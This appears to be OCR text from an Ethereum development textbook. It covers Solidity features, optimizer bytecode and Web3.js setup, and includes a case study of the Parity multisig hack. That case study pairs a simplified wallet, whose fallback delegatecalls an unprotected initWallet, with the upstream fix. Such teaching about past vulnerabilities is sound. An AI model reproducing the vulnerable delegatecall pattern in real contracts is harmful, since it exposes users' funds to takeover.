
Function Modifiers	Used as a declarative way of amending semantics of functions	contract newContract {
		address public bidder;
		
		modifier onlyBidder() { // Modifier
		require(msg.sender == bidder);
		_;
		}
		
		function abort() onlyBidder { // Modifier usage
		// code
		}
		}


Events	Used for EVM logging facility and Convenience Interface	contract NewAuction {
		event HighBidIncrease(address bidder, uint amount); // Event
		
		function bid() payable {
		// code
		HighBidIncrease(msg.sender, msg.value); // Triggering event
		}
		}

Structs Types	Customized type to group several variables	contract VotApp {
		struct Electorate { // Struct
		uint identity;
		bool voted;
		address delegate;
		uint vote;
		}
		}


Enum Types	Customized type with a finite set of values	contract Volcano {
		enum State { Active, Extinct, Dormant } // Enum
		}

```
pragma solidity ^0.4.11;

contract MyKillerContract {
    address owner;

    function MyKillerContract() public {
        owner = msg.sender;
    }

    function getCreator() public constant returns(address) {
        return owner;
    }

    function kill() public {
        if(msg.sender == owner) {
            selfdestruct(msg.sender);
        }
    }
}
```







```
// code snippet fed to optimizer
var x = 8;
data[8] = 10;
if (data[x] != x + 2)  //data[8] != 8+2 is false condition
  return 3;
else
  return 1;

// optimizer returns to assembly to reduce gas-cost
data[8] = 10;
return 1;
```




```
pragma solidity ^0.4.0;

contract dummy
{
    uint32 value = 10;
}
```


```
//Optimizer on
PUSH1 0x60
PUSH1 0x40
MSTORE
PUSH1 0x0
DUP1
SLOAD
PUSH4 0xFFFFFFFF
NOT
AND
PUSH1 0xA
OR
SWAP1
SSTORE
CALLVALUE
PUSH1 0x0
JUMPI
```

```
//Optimizer off
PUSH1 0x60
PUSH1 0x40
MSTORE
PUSH1 0xA
PUSH1 0x0
PUSH1 0x0
PUSH2 0x100
EXP
DUP2
SLOAD
DUP2
PUSH4 0xFFFFFFFF
MUL
NOT
AND
SWAP1
DUP4
PUSH4 0xFFFFFFFF
AND
MUL
OR
SWAP1
SSTORE
POP
```


Etherscan
The Ethereum Block Explorer
LOGIN
Search by Address / Txhash / Block / Token / Ens
GO
HOME
BLOCKCHAIN
ACCOUNT
TOKEN
CHART
MISC
Address 0xB3764761E297D6f121e79C32A65829Cd1dDb4D32
Home / Normal Accounts / Address
Public Note: There are reports that funds were maliciously diverted to this account by the MultiSig Blackhat Exploiters.
Overview | MultisigExploit-Hacker
ETH Balance: 83,017.074022098 Ether
ETH USD Value: $27,355,786.23 (@ $329.52/ETH)
No Of Transactions: 29 txns
Misc
More Options
Address Watch
Add To Watch List
Token Tracker
View Tokens ($0.08)
7
Transactions
Internal Transactions
Token Transfers
Comments
Internal Transactions as a result of Contract Execution
Latest 4 Internal Transactions
ParentTxHash Block Age From To Value
0x406fe09f7c7daf5b... 4053608 87 days 10 hrs ago 0xa36ae0f959046a1... 0xb3764761e297d6f... 0.000722 Ether
0xeef10fc5170f669b... 4043802 89 days 13 hrs ago 0xbec591de75b869... 0xb3764761e297d6f... 82,189 Ether
0x97f7662322d56e1... 4043791 89 days 13 hrs ago 0x50126e8fcb9be29... 0xb3764761e297d6f... 44,055 Ether
0x0e0d16475d2ac6... 4041179 90 days 3 hrs ago 0x91efffb9c6cd3a66... 0xb3764761e297d6f... 26,793 Ether


GitHub, Inc. [US] https://github.com/paritytech/parity/blob/master/js/src/contracts/snippets/enhanced-wallet.sol
This repository Search
Pull requests Issues Marketplace Explore
paritytech / parity
Watch 221
Star 2,363
Fork 471
Code
Issues 227
Pull requests 13
Projects 4
Wiki
Insights
Branch: master
parity / js / src / contracts / snippets / enhanced-wallet.sol
Find file Copy path
rphmeier update wallet library modifiers
6b0e4f9 on Jul 20
3 contributors
465 lines (390 sloc) 15.9 KB
Raw Blame History
1 //sol Wallet
2 // Multi-sig, daily-limited account proxy/wallet.
3 // @authors:
4 // Gav Wood <g@ethdev.com>
5 // inheritable "property" contract that enables methods to be protected by requiring the acquiescence of either a
6 // single, or, crucially, each of a number of, designated owners.
7 // usage:
8 // use modifiers onlyowner (just own owned) or onlymanyowners(hash), whereby the same hash must be provided by
9 // some number (specified in constructor) of the set of owners (specified in the constructor, modifiable) before the
10 // interior is executed.

```
contract WalletLibrary{

    function initWallet(){
        //coding logic
    }

    function addOwner(address owner){
        //coding logic
    }

    function isOwner(address _adr) constant returns (bool){
        //coding logic
    }

}

contract Wallet{

    function isOwner(address _adr) constant returns (bool){
        return _walletLibrary.delegatecall(msg.data);
    }

    function() payable{
        // gets called when no other function matches
        _walletLibrary.delegatecall(msg.data);
        //delegatecall is a pre-defined identifier for inline assembly opcode
    }

    address constant _walletLibrary = 0xcafecafecafecafecafecafecafecafecafecafe;
}
```



Fix initialisation bug. (#6102) forked from paritytech/parity

master (#6102) v1.8.0 ... beta-release

Browse files


gavofyork committed on Jul 20, 2017 — 1 parent 4c32177 — commit b640df8fbb964da7538eef268dffc125b081a82f

9 js/src/contracts/snippets/enhanced-wallet.sol — View


```
105     // constructor is given number of sigs required to do protected "onlymanyowners"
        transactions
106     // as well as the selection of addresses capable of confirming them.
107 -   function initMultiowned(address[] _owners, uint _required) {

200     // constructor - stores initial daily limit and records the present day's index.
201 -   function initDaylimit(uint _limit) {

214     // constructor - just pass on the owner array to the multiowned and
215     // the limit to daylimit
216 -   function initWallet(address[] _owners, uint _required, uint _daylimit) {
217       initDaylimit(_daylimit);
218       initMultiowned(_owners, _required);
219     }
```

```
105     // constructor is given number of sigs required to do protected "onlymanyowners"
        transactions
106     // as well as the selection of addresses capable of confirming them.
107 +   function initMultiowned(address[] _owners, uint _required) internal {

200     // constructor - stores initial daily limit and records the present day's index.
201 +   function initDaylimit(uint _limit) internal {
214 +   // throw unless the contract is not yet initialized.
215 +   modifier only_uninitialized { if (m_numOwners > 0) throw; _; }
216 +
217     // constructor - just pass on the owner array to the multiowned and
218     // the limit to daylimit
219 +   function initWallet(address[] _owners, uint _required, uint _daylimit)
        only_uninitialized {
220       initDaylimit(_daylimit);
221       initMultiowned(_owners, _required);
222     }
```

Chapter 07: Primer on Web3.js





Mist	Geth	Web3.js
It is a browser	It is a command line interface	It is an API Library
Mainly implemented using JavaScript	Mainly implemented in Golang	Mainly implemented using JavaScript
It is used as a wallet and can run Dapps over Blockchain	It is a tool for running full ethereum Node or a Private Blockchain	It interacts with Ethereum node using User triggered Events
Uses Inter-Process Communication (IPC)	Uses Inter-Process Communication (IPC)	Uses Remote Procedure Calling (RPC)






```
MINGW64:/c/Users/USER

USER@USER-PC MINGW64 ~
$ PS1='$PWD>'
/c/Users/USER>cd F:\Ethereum_Environment
/f/Ethereum_Environment>git clone https://github.com/ethereum/web3.js.git
Cloning into 'web3.js'...
remote: Counting objects: 14773, done.
remote: Total 14773 (delta 0), reused 0 (delta 0), pack-reused 14773
Receiving objects: 100% (14773/14773), 26.49 MiB | 326.00 KiB/s, done.
Resolving deltas: 100% (10361/10361), done.
/f/Ethereum_Environment>npm install -g http-server
```


```
<!doctype html>
        <html>
<head>
    <title>myDapp</title>
    <script src="web3.js/dist/web3.min.js"></script>
    <script type="text/javascript">

        if (typeof web3 !== 'undefined') {
            web3 = new Web3(web3.currentProvider);
        } else {
            // set the provider you want from Web3.providers
            web3 = new Web3(new Web3.providers.HttpProvider("http://localhost:8545"));
        }

        function getBalance() {
            document.getElementById("myBalance").innerText =
            web3.fromWei(web3.eth.getBalance(web3.eth.accounts[0]), "ether");
        }
    </script>
</head>
<body>
<h1>This is my balance</h1>
<button onclick="getBalance()">Update my balance</button>
<span id="myBalance"></span> in Ether
</body>
</html>
```




Contract
subscribe
accounts
web3.eth
personal
abi
Iban
net


web3.shh
clearSubscriptions
getPrivateKey
hasKeyPair
deleteMessageFilter
setMaxMessageSize
getSymKey
deleteSymKey
newKeyPair
hasSymKey
generateSymKeyFromPassword
BatchRequest
setMinPoW
addSymKey
getId
providers
post
extend
net
getFilterMessages
addPrivateKey
getVersion
deleteKeyPair
setProvider
getPeerCount
newSymKey
getInfo
subscribe
isListening
markTrustedPeer
getPublicKey
givenProvider
newMessageFilter
currentProvider



givenProvider
setProvider
currentProvider
web3.bzz
pick
upload
download
net

